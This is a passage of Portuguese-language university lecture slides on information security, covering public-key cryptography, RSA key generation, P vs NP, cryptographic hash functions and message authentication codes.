- Isso permite a implementação de um esquema criptográfico diferente.

A encriptação de uma mensagem com a **chave pública** oferece confidencialidade.
Por outro lado, a encriptação de uma mensagem com a **chave privada** oferece autenticação.

É impossível alterar a mensagem sem acesso à chave privada de **A**, de modo que ela é autenticada em termos da **origem** e da **integridade dos dados**.

Assinatura Digital e Autenticidade de Documentos

Problema do esquema anterior: Encrytação da mensagem inteira como forma de assinatura.

- Requer bastante armazenamento (cópia em texto claro + cópia em texto cifrado).
- Necessidade de manter cópia em texto claro para uso prático.
- Cópia cifrada para verificação de origem/conteúdo em caso de disputa.

Assinatura Digital e Autenticidade de Documentos

Solução mais eficiente: Autenticador.

- Encriptar apenas um pequeno bloco de bits (o Autenticador), que é uma função do documento.
- É inviável alterar o documento sem alterar o Autenticador.

Assinatura Digital:

- O Autenticador é encriptado com a chave privada do emissor.
- Funciona como uma assinatura que verifica: **Origem, Conteúdo e Sequência.**

Aplicações para criptossistemas de chave pública

Os sistemas de chave pública são caracterizados pelo uso de um algoritmo criptográfico com duas chaves, uma mantida privada e uma disponível publicamente.

Dependendo da aplicação, o emissor utiliza a **chave privada** do **emissor** ou a **chave pública** do **receptor**, ou ambas, para realizar algum tipo de função criptográfica.

Aplicações para criptossistemas de chave pública

Podemos classificar o uso dos criptossistemas de chave pública em três categorias:

- **Encriptação/decriptação:** o emissor encripta uma mensagem com a chave pública do destinatário.
- **Assinatura digital:** o emissor "assina" uma mensagem com sua chave privada. A assinatura é feita por um algoritmo criptográfico aplicado à mensagem ou a um pequeno bloco de dados que é uma função da mensagem.
- **Troca de chave:** dois lados cooperam para trocar uma chave de sessão. Várias técnicas diferentes são possíveis, envolvendo a(s) chave(s) privada(s) de uma ou de ambas as partes.

Aplicações para criptossistemas de chave pública

Alguns algoritmos são adequados para todas as três aplicações, enquanto outros só podem ser usados para uma ou duas delas.

Algoritmo	Encriptação/ Deciptação	Assinatura Digital	Troca de Chave
RSA	Sim	Sim	Sim
Curva Elíptica	Sim	Sim	Sim
Diffie-Hellman	Não	Não	Sim
DSS (Digital Signature Standard)	Não	Sim	Não

Requisitos para criptografia de chave pública

1. É computacionalmente fácil para uma parte **B** gerar um par (chave pública e chave privada).
2. É computacionalmente fácil que um emissor **A**, conhecendo a chave pública e a mensagem a ser encriptada, **M**, gere o texto cifrado correspondente.
3. É computacionalmente fácil que o receptor **B** decifre o texto cifrado resultante usando a chave privada para recuperar a mensagem original.
4. É computacionalmente inviável que um invasor, conhecendo a chave pública determine a chave privada.
5. É computacionalmente inviável que um invasor, conhecendo a chave pública e um texto cifrado, **C**, cifrado com a chave pública recupere a mensagem original, **M**.
6. As duas chaves podem ser aplicadas em qualquer ordem.

Requisitos para criptografia de chave pública

Os requisitos se resumem à necessidade de uma função de mão única com alçapão.

Função de mão única com alçapão (*Trapdoor One-Way Function*)

É uma função matemática com uma propriedade especial que a torna ideal para criptografia. Ela é fácil de calcular em uma direção, mas computacionalmente inviável de inverter, a não ser que se possua uma informação secreta (o "alçapão").

Requisitos para criptografia de chave pública

Vamos detalhar...

Uma função de mão única, $f(x)$, é aquela que é:

- **Fácil de Calcular (Direção Única):** Dado o valor de entrada (x), é muito rápido e fácil calcular o resultado ($y=f(x)$).
- **Difícil de Inverter (Direção Contrária):** Dado o resultado (y), é computacionalmente inviável encontrar o valor de entrada original (x).

Requisitos para criptografia de chave pública

O **alçapão** é a informação secreta (uma "chave" ou "porta dos fundos") que, se conhecida, torna a função fácil de inverter, rompendo a dificuldade da "mão única".

Analogia do Cadeado

A melhor maneira de entender é com um cadeado:

- **Função (Direção Fácil):** Fechar o cadeado (passar de "aberto" para "fechado"). Qualquer pessoa pode fazer isso facilmente, apenas empurrando a haste.
- **Inversão (Direção Difícil):** Abrir o cadeado (passar de "fechado" para "aberto"). Sem a chave, é quase impossível (você teria que arrombá-lo).
- **Alçapão (*Trapdoor*):** A chave. Se você tiver a chave (o alçapão), abrir o cadeado é instantâneo e fácil.

Aplicação na Criptografia Assimétrica (RSA)

O desenvolvimento de esquemas de chave pública (como o RSA) dependeu da descoberta de funções de mão única com alçapão.

- **Chave Pública:** É o $f(x)$ que é divulgada publicamente, permitindo que qualquer pessoa a use para encriptar a mensagem. A mensagem cifrada (Y) é o resultado da função.
- **Chave Privada:** É a informação do Alçapão (t), mantida secreta. Apenas o destinatário que possui a chave privada pode usá-la para decriptar (inverter a função) a mensagem cifrada (Y) e recuperar a mensagem original (X).

Função de alçapão do RSA

O algoritmo RSA usa o problema de **fatoração de números primos** como base para sua função de alçapão.

É fácil multiplicar dois números primos grandes (p e q) para obter um número composto (N), mas é extremamente difícil fatorar N de volta em p e q sem conhecer o *alçapão*.

O que é um cálculo fácil?

Geralmente, **fácil** significa um problema que pode ser resolvido em **tempo polinomial** como função do tamanho da entrada.

Se o tamanho da entrada for n bits, então o tempo para calcular a função é proporcional a n^a , onde a é uma constante fixa.

Diz-se que esses algoritmos pertencem à **classe P**.

Inviável, então, seria um problema cujo esforço para solucioná-lo aumenta mais rapidamente do que o tempo polinomial em função do tamanho da entrada.

Algoritmos P e NP

Classe P

A classe **P** (de Polinomial) contém os problemas de decisão (aqueles que têm uma resposta Sim/Não) que podem ser **resolvidos** eficientemente.

- São problemas que consideramos eficientemente solúveis ou tratáveis.
- Se a entrada for grande, o tempo de processamento cresce, mas de forma previsível e relativamente lenta (por exemplo, n^2 , n^3 , etc.).

Exemplos de Problemas em P

- **Ordenação:** "Este conjunto de números está em ordem?" (Sim/Não).
- **Busca em Lista:** "O número X está presente nesta lista?" (Sim/Não).
- **Caminho Mínimo:** Encontrar o caminho mais curto entre dois pontos em um mapa.

Classe NP (Tempo Polinomial Não-Determinístico)

Classe NP

Um problema está em NP se, dada uma solução candidata (chamada "certificado" ou "dica"), podemos verificar se essa solução está correta em **tempo polinomial**.

A classe **NP** (de **N**ão-Determinístico **P**olinomial) contém os problemas de decisão cuja solução, **se fornecida, pode ser verificada eficientemente**.

NP não significa *não-polinomial*. A parte "Não-Determinístico" é um termo técnico que se refere à capacidade de **verificação rápida**.

Exemplos de Problemas em NP

Fatoração de Números Primos

Problema: "O número N possui um fator primo menor que K ?"

Verificação: Se alguém lhe der um fator p (a solução candidata), você pode simplesmente dividir N por p e verificar se o resto é zero e se $p < K$. Essa divisão é rápida (tempo polinomial).

Solução: Encontrar p (em primeiro lugar, é o que é notoriamente difícil e lento).

Verificação $\neq$ Solução

A Relação Fundamental: $P \subseteq NP$

Todos os problemas na classe P são automaticamente problemas na classe NP.

Se você pode resolver um problema de forma eficiente (em P), você certamente pode verificar sua solução de forma eficiente (em NP).

O Grande Enigma: P vs. NP

A grande questão da Ciência da Computação (e um dos Problemas do Milênio) é: $P = NP$?

- Se **$P = NP$** : Significaria que, se pudermos verificar a solução de um problema rapidamente, também podemos encontrá-la rapidamente. Isso invalidaria a segurança de toda a criptografia moderna (RSA, El Gamal, etc.), pois os problemas que protegem nossos dados (como a fatoração) seriam repentinamente fáceis de resolver.
- Se **$P \neq NP$** : Significaria que existem problemas para os quais a solução é fácil de verificar, mas difícil de encontrar. A criptografia moderna aposta que este é o caso. A segurança reside exatamente nessa diferença de dificuldade entre resolver (inviável para o atacante) e verificar (fácil para o sistema).

Conclusão para o contexto da criptografia

Os esquemas criptográficos (como RSA, que se baseia na fatoração, ou El Gamal, que se baseia no problema do logaritmo discreto) utilizam problemas que são amplamente considerados como pertencentes à classe **NP** (fácil de verificar, difícil de resolver) e não à classe **P** (fácil de resolver).

Algoritmo RSA

Geração de chave por Alice

Selecione p, q	p e q são primos, $p \neq q$
Calcule $n = p \times q$	
Calcule $\phi(n) = (p - 1)(q - 1)$	
Selecione o inteiro e	$\text{mdc}(\phi(n), e) = 1; 1 < e < \phi(n)$
Calcule d	$d \equiv e^{-1} \pmod{\phi(n)}$
Chave pública	$PU = \{e, n\}$
Chave privada	$PR = \{d, n\}$


Encriptação por Bob com chave pública de Alice

Texto claro:	$M < n$
Texto cifrado:	$C = M^e \pmod{n}$

Deciptação por Alice com a chave privada de Alice

Texto cifrado:	C
Texto claro:	$M = C^d \pmod{n}$

Algoritmo RSA



Referências

STALLINGS, W. **Criptografia e Segurança de Redes**. 6 ed. São Paulo: Pearson, 2014.

Funções de Hash Criptográficas

Disciplina: **Segurança da Informação**

Professor: Antonio Dias

Instituto Federal da Paraíba

Campus Esperança

Introdução

- Já vimos como criptografia pode ser usada para prover confidencialidade entre duas partes comunicantes
- Nesta parte, vamos tratar sobre um assunto igualmente importante: como prover integridade de mensagens (conhecido como autenticação de mensagens)
- Abordaremos os tópicos relacionados: assinaturas digitais e autenticação de pontos terminais

Função Hash

Uma função de hash aceita uma mensagem de tamanho variável M como entrada e produz um valor de hash de tamanho fixo $h = H(M)$

- Uma "boa" função de hash produzirá saídas que são distribuídas por igual e aparentemente de modo aleatório.
- Uma mudança em qualquer bit ou bits em M resulta, com alta probabilidade, em uma mudança no código de hash.


Função de Hash Criptográfica

- Tipo de função de hash necessária para aplicações de segurança.
- É um algoritmo para o qual é computacionalmente inviável (nenhum ataque é mais eficiente do que a força bruta) descobrir ou:
 - (a) um objeto de dados que seja mapeado para um resultado de hash pré-especificado (a propriedade de **mão única**) ou
 - (b) dois objetos de dados que sejam mapeados para o mesmo resultado de hash (a propriedade **livre de colisão**).

Por conta dessas características, as funções de hash são usadas com frequência para determinar se os dados mudaram ou não.

Operação geral de uma função de hash criptográfica

- Normalmente, a entrada é preenchida até um **múltiplo inteiro** de algum tamanho fixo (por exemplo, 1024 bits), e esse preenchimento inclui o valor do **tamanho** da mensagem original em bits.
- O campo de **tamanho** é uma medida de segurança para aumentar a dificuldade de produzir uma mensagem alternativa com o mesmo valor de hash.



P, L = preenchimento mais campo de tamanho

Aplicações de Funções Hash Criptográficas


Autenticação de mensagem

É um mecanismo ou serviço usado para verificar a integridade de uma mensagem.

- Garante que os dados recebidos estão exatamente como foram enviados (ou seja, não contêm modificação, inserção, exclusão ou repetição).
- Quando uma função de hash é usada para fornecer autenticação de mensagem, o valor dela é frequentemente chamado de **resumo de mensagem**.

Função Hash para Autenticação de Mensagem


1. O emissor calcula um valor de hash como uma função dos bits na mensagem e transmite o valor do hash e a mensagem.
2. O receptor realiza o mesmo cálculo de hash sobre os bits da mensagem e compara esse valor com o valor de hash recebido.
3. Se houver uma divergência, o receptor saberá que a mensagem (ou possivelmente o valor de hash) foi alterada.




Função Hash para Autenticação de Mensagem

A função de hash precisa ser protegida de modo que, se um adversário alterar ou substituir a mensagem, não será viável para ele alterar também o valor de hash para enganar o receptor.

Ataque Man-In-The-Middle




Exemplos Simplificados de Proteção Contra Ataques




- A mensagem mais o código de hash concatenado são encriptados usando a encriptação simétrica (**confidencialidade** também é fornecida).
- Como somente A e B compartilham a chave secreta, a mensagem deverá ter vindo de A e sem alteração.
- O código de hash oferece **autenticação**.

Exemplos Simplificados de Proteção Contra Ataques




- Somente o código de hash é encriptado, usando a encriptação simétrica.
- Isso reduz o peso do processamento para as aplicações que não exigem confidencialidade.

Exemplos Simplificados de Proteção Contra Ataques



- É possível usar uma função de hash, mas não a encriptação para autenticação de mensagem.
- As duas partes se comunicando compartilham um valor secreto comum, S .
- Como o valor secreto em si não é enviado, um oponente não pode modificar uma mensagem interceptada e não pode gerar uma mensagem falsa.

Exemplos Simplificados de Proteção Contra Ataques



- A confidencialidade pode ser acrescentada à abordagem do método anterior, encriptando a mensagem inteira mais o código de hash.

Autenticação e Confidencialidade

Stallings menciona que tem havido um interesse cada vez maior nas técnicas que evitam a encriptação para prover autenticação. Alguns dos motivos são listados abaixo. Entretanto, no ano atual (2025), alguns desses motivos estão defasados:

- **O software de encriptação é relativamente lento.** *(Os processadores modernos agora incluem instruções de criptografia dedicadas em hardware.)*
- **Os custos com hardware de encriptação não são poucos.** *(A capacidade de criptografia está agora integrada. Custo foi absorvido pela produção em massa de chips)*
- **O hardware de encriptação é otimizado para grandes tamanhos de dados.** *(Ainda é um fator. Para blocos de dados pequenos, uma alta proporção do tempo é gasta no overhead com inicialização/chamada.)*
- **Os algoritmos de encriptação podem ser cobertos por patentes.** *(A maioria dos grandes algoritmos usados hoje estão em domínio público ou tiveram suas patentes expiradas.)*

MACs (Códigos de Autenticação de Mensagem)

Normalmente, a **autenticação de mensagem** é alcançada usando um código de autenticação de mensagem (**MAC**, do acrônimo em inglês para *message authentication code*), também conhecido como **função de hash chaveada**.

